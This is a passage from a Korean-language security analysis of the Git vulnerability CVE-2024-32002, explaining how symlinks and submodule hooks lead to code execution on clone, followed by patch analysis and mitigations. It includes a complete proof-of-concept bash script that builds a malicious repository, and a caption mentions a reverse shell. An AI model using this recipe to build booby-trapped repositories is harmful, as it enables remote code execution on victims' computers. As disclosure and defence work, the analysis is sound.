④ 이 후 git clone 으로 서브모듈과 함께 리포지토리를 복제하게 되면 대소문자를 구분하지 않는 Windows 나 MacOS 파일시스템의 특성 상, A 는 심볼릭 링크 a 파일을 따라가 .git 을 가리키게 된다. **따라서, A/modules/x/y/hooks 에 업로드하여야 할 서브모듈 파일은 .git/modules/x/y/hooks 경로에 업데이트 된다.**

⑤ 이는 .git/modules/서브모듈이름/hooks 경로와 동일하므로, 서브모듈의 post-checkout 파일이 강제로 실행된다. 해당 과정을 도식화하면 아래와 같다.




그림 14. CVE-2024-32002 동작 과정

위 과정은 아래 명령어를 Git Bash[5]에서 실행하여 확인할 수 있다.

```
#!/bin/bash
git config --global core.symlinks true

# 서브모듈 리포지토리 초기화
git init hook
cd hook
mkdir -p y/hooks

# 악의성 스크립트 삽입 (calc.exe 실행)
cat > y/hooks/post-checkout <<EOF
#!/bin/bash
calc.exe
EOF

# 스크립트 실행권한 부여
chmod +x y/hooks/post-checkout

# 서브모듈 리포지토리 add
git add y/hooks/post-checkout
# 서브모듈 리포지토리 commit
git commit -m "post-checkout"

cd ..

# 메인 리포지토리 초기화
git init eqst
cd eqst
# 메인 리포지토리 내 서브모듈 추가
git submodule add --name x/y "/c/dev/hook" A/modules/x
# 메인 리포지토리 commit
git commit -m "add-submodule"

# symlink 생성
printf ".git" > dotgit.txt
git hash-object -w --stdin < dotgit.txt > dot-git.hash
printf "120000 %s 0\ta\n" "$(cat dot-git.hash)" > index.info
git update-index --index-info < index.info
git commit -m "add-symlink"
cd ..
```

[5] Git Bash: 운영체제에 무관하게 리눅스 명령어를 사용할 수 있도록 지원하는 Git의 Bash Shell

커맨드 실행 이후 post-checkout hook 스크립트가 실행되어 calc.exe 가 실행되는 것을 확인할 수 있다.




그림 15. post-checkout 스크립트 실행 확인

6) Git 명령어 실행 추적

Git 은 거의 모든 내부 동작에 대한 추적 로그를 남길 수 있는 기능을 지원한다. GIT_TRACE 변수를 true 로 설정해서 동작을 추적할 수 있는데, 아래 커맨드와 같이 사용할 수 있다.

```
GIT_TRACE=1 git clone --recursive eqst eqsttest
```

위 명령어 실행 이후, 다음과 같이 C:/dev/hook 경로에 있는 서브모듈의 리포지토리를 C:/dev/eqsttest/A/modules/x 경로에 clone 하는 것을 확인할 수 있다.




그림 16. 서브모듈 clone 명령어 확인

이 때, --separate-git-dir 옵션으로 .git 디렉토리를 C:/dev/eqsttest/.git/modules/x/y 로 변경하게 되는데, 심볼릭 링크 파일 a 로 인하여 C:/dev/eqsttest/a -> .git/modules/x/y 로 C:/dev/hook/y 경로의 파일을 위 변경된 .git 디렉토리 내(a->.git)로 clone 하게 된다.

이후 서브모듈에서 submodule 을 추가한 당시의 branch 로 checkout 하며, checkout 이벤트가 발생함에 따라 hooks 경로 내 post-checkout 스크립트가 실행된다.




그림 17. 서브모듈 checkout 명령어 이후 post-checkout 실행 확인

위 checkout 을 한 branch 는 서브모듈에서 git log 명령어를 통해 확인 가능하다.




그림 18. 서브모듈 checkout 명령어를 행한 branch 확인

Step 3. 악의적인 원격 Git 리포지토리 구성

악의적인 원격 리포지토리는 Step 2 에서 설명한 내용과 동일한 구조의 메인 리포지토리와 서브모듈 리포지토리로 구성한다.




그림 19. 악의적인 원격 리포지토리 구조

GitHub 를 통한 원격 리포지토리는 다음과 같이 구성한다.




그림 20. 악의적인 원격 메인 리포지토리(좌)와 원격 서브모듈 리포지토리(우)

위와 같이 악의적으로 구성한 원격 리포지토리는 임의의 사용자가 간단히 clone 하는 것 만으로도 post-checkout 을 실행하여 원격 명령 실행이 가능하다.

https://github.com/EQSTSeminar/git_rce 주소에 원격 리포지토리를 구성했다고 가정해보자. 피해자가 다음 명령어로 clone 한다면, 원격 명령이 피해자의 컴퓨터 내에서 실행된다.

```
git clone --recursive https://github.com/EQSTSeminar/git_rce.git
```




그림 21. clone 명령으로 리버스 쉘 연결

■ 대응 방안

2024 년 5 월 14 일에 공개된 2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, 2.39.4 버전에서 해당 취약점이 패치 되었다. CVE-2024-32002 에 대응하기 위해 아래 버전으로 업데이트 해야 한다.

제품	패치 버전
Git	2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.1, 2.40.2, 2.39.4 이후 버전

그리고 다음 명령어로 심볼릭 링크 기능을 비활성화 하여 취약점에 대응할 수 있다.

```
git config --global core.symlinks false
```

또한, 사용자가 신뢰할 수 없는 리포지토리를 clone 하지 않는 것 역시 중요하다.

• URL: https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv

패치를 분석하면 builtin/submodule--helper.c 소스 코드에서 변경사항이 발생한 것을 확인할 수 있다. 우선, clone_submodule 함수에서 아래의 검증 과정이 추가됐다.


```
static int clone_submodule(const struct module_clone_data *clone_data,
                           struct string_list *reference)
{
    char *p;
    char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name);
    char *sm_alternate = NULL, *error_strategy = NULL;

    struct child_process cp = CHILD_PROCESS_INIT;
    const char *clone_data_path = clone_data->path;
    char *to_free = NULL;

    if (!is_absolute_path(clone_data->path))
        clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(),
                                            clone_data->path);

    if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0)
        die(_("refusing to create/use '%s' in another submodule's "
              "git dir"), sm_gitdir);

    if (!file_exists(sm_gitdir)) {

        if (safe_create_leading_directories_const(sm_gitdir) < 0)
            die(_("could not create directory '%s'"), sm_gitdir);

        prepare_possible_alternates(clone_data->name, reference);
```

```
static int clone_submodule(const struct module_clone_data *clone_data,
                           struct string_list *reference)
{
    char *p;
    char *sm_gitdir = clone_submodule_sm_gitdir(clone_data->name);
    char *sm_alternate = NULL, *error_strategy = NULL;
    struct stat st;
    struct child_process cp = CHILD_PROCESS_INIT;
    const char *clone_data_path = clone_data->path;
    char *to_free = NULL;

    if (validate_submodule_path(clone_data_path) < 0)
        exit(128);

    if (!is_absolute_path(clone_data->path))
        clone_data_path = to_free = xstrfmt("%s/%s", get_git_work_tree(),
                                            clone_data->path);

    if (validate_submodule_git_dir(sm_gitdir, clone_data->name) < 0)
        die(_("refusing to create/use '%s' in another submodule's "
              "git dir"), sm_gitdir);

    if (!file_exists(sm_gitdir)) {
        if (clone_data->require_init && !stat(clone_data_path, &st) &&
            !is_empty_dir(clone_data_path))
            die(_("directory not empty: '%s'"), clone_data_path);

        if (safe_create_leading_directories_const(sm_gitdir) < 0)
            die(_("could not create directory '%s'"), sm_gitdir);

        prepare_possible_alternates(clone_data->name, reference);
```

그림 22. builtin/submodule--helper.c 에서 clone_submodule 함수 내 추가된 코드

해당 검증 과정을 살펴보면 submodule 을 clone 하기 전에 해당 경로에 .git 파일만 포함되어 있는지 그리고 서브모듈 디렉토리가 존재하고 비어 있는지 확인한다. 만약 그렇지 않은 경우 “directory is not empty” 경고문을 출력하고 작업을 중단하도록 구성했다.


또한, dir_contains_only_dotgit 함수가 추가되었는데, 해당 함수는 디렉토리에 .git 파일만 포함되어 있는지 또는 다른 디렉토리도 포함되어 있는지 확인한다. 이후 다른 파일이나 디렉토리가 포함되어 있으면 오류를 반환한다.



```
static int dir_contains_only_dotgit(const char *path)
{
    DIR *dir = opendir(path);
    struct dirent *e;
    int ret = 1;

    if (!dir)
        return 0;

    e = readdir_skip_dot_and_dotdot(dir);
    if (!e)
        ret = 0;
    else if (strcmp(DEFAULT_GIT_DIR_ENVIRONMENT, e->d_name) ||
        (e = readdir_skip_dot_and_dotdot(dir))) {
        error("unexpected item '%s' in '%s'", e->d_name, path);
        ret = 0;
    }

    closedir(dir);
    return ret;
}
```

그림 23. builtin/submodule--helper.c 에서 추가된 dir_contains_only_dotgit 함수

또한, 취약점이 패치된 버전에서는 테스트 스크립트 t/t7406-submodule-update.sh 에 다음 스크립트가 추가된 것을 확인할 수 있다.



```
'

test_expect_success CASE_INSENSITIVE_FS,SYMLINKS ₩
    'submodule paths must not follow symlinks' '

    # This is only needed because we want to run this in a self-contained
    # test without having to spin up an HTTP server; However, it would not
    # be needed in a real-world scenario where the submodule is simply
    # hosted on a public site.
    test_config_global protocol.file.allow always &&

    # Make sure that Git tries to use symlinks on Windows
    test_config_global core.symlinks true &&

    tell_tale_path="$PWD/tell.tale" &&
    git init hook &&
    (
        cd hook &&
        mkdir -p y/hooks &&
        write_script y/hooks/post-checkout <<-EOF &&
        echo HOOK-RUN >&2
        echo hook-run >"$tell_tale_path"
        EOF
        git add y/hooks/post-checkout &&
        test_tick &&
        git commit -m post-checkout
    ) &&

    hook_repo_path="$(pwd)/hook" &&
    git init captain &&
    (
        cd captain &&
```

그림 24. t/t7406-submodule-update.sh 에서 추가된 코드

해당 추가된 스크립트는 CVE-2024-32002 원리를 이용해 취약점 조치 여부를 자체적으로 확인하는 테스트 스크립트로 추정된다. 해당 스크립트를 동작하면 HOOK-RUN 메시지를 출력하고 tell.tale 파일을 작성하는 임의 명령을 실행한 뒤, 메시지 출력 유무와 파일 생성 유무를 검사한다.

■ 참고 사이트

• Git Documentation : https://git-scm.com/doc

• Key GitHub Statistics in 2024 (Users, Employees, and Trends) : https://kinsta.com/blog/github-statistics/

• Git Notes for Professionals : https://books.goalkicker.com/GitBook/

• Git hooks : https://www.atlassian.com/git/tutorials/git-hooks

• A Detailed Explanation of the Underlying Data Structures and Principles of Git : https://www.alibabacloud.com/blog/a-detailed-explanation-of-the-underlying-data-structures-and-principles-of-git_597391

• Adjust case sensitivity : https://learn.microsoft.com/en-us/windows/wsl/case-sensitivity

• Recursive clones on case-insensitive filesystems that support symlinks are susceptible to Remote Code Execution : https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv

• CVE-2024-32002 Critical vulnerability in Git : https://www.tarlogic.com/blog/cve-2024-32002-vulnerability-git/

• Exploiting CVE-2024-32002 RCE via git clone : https://amalmurali.me/posts/git-rce/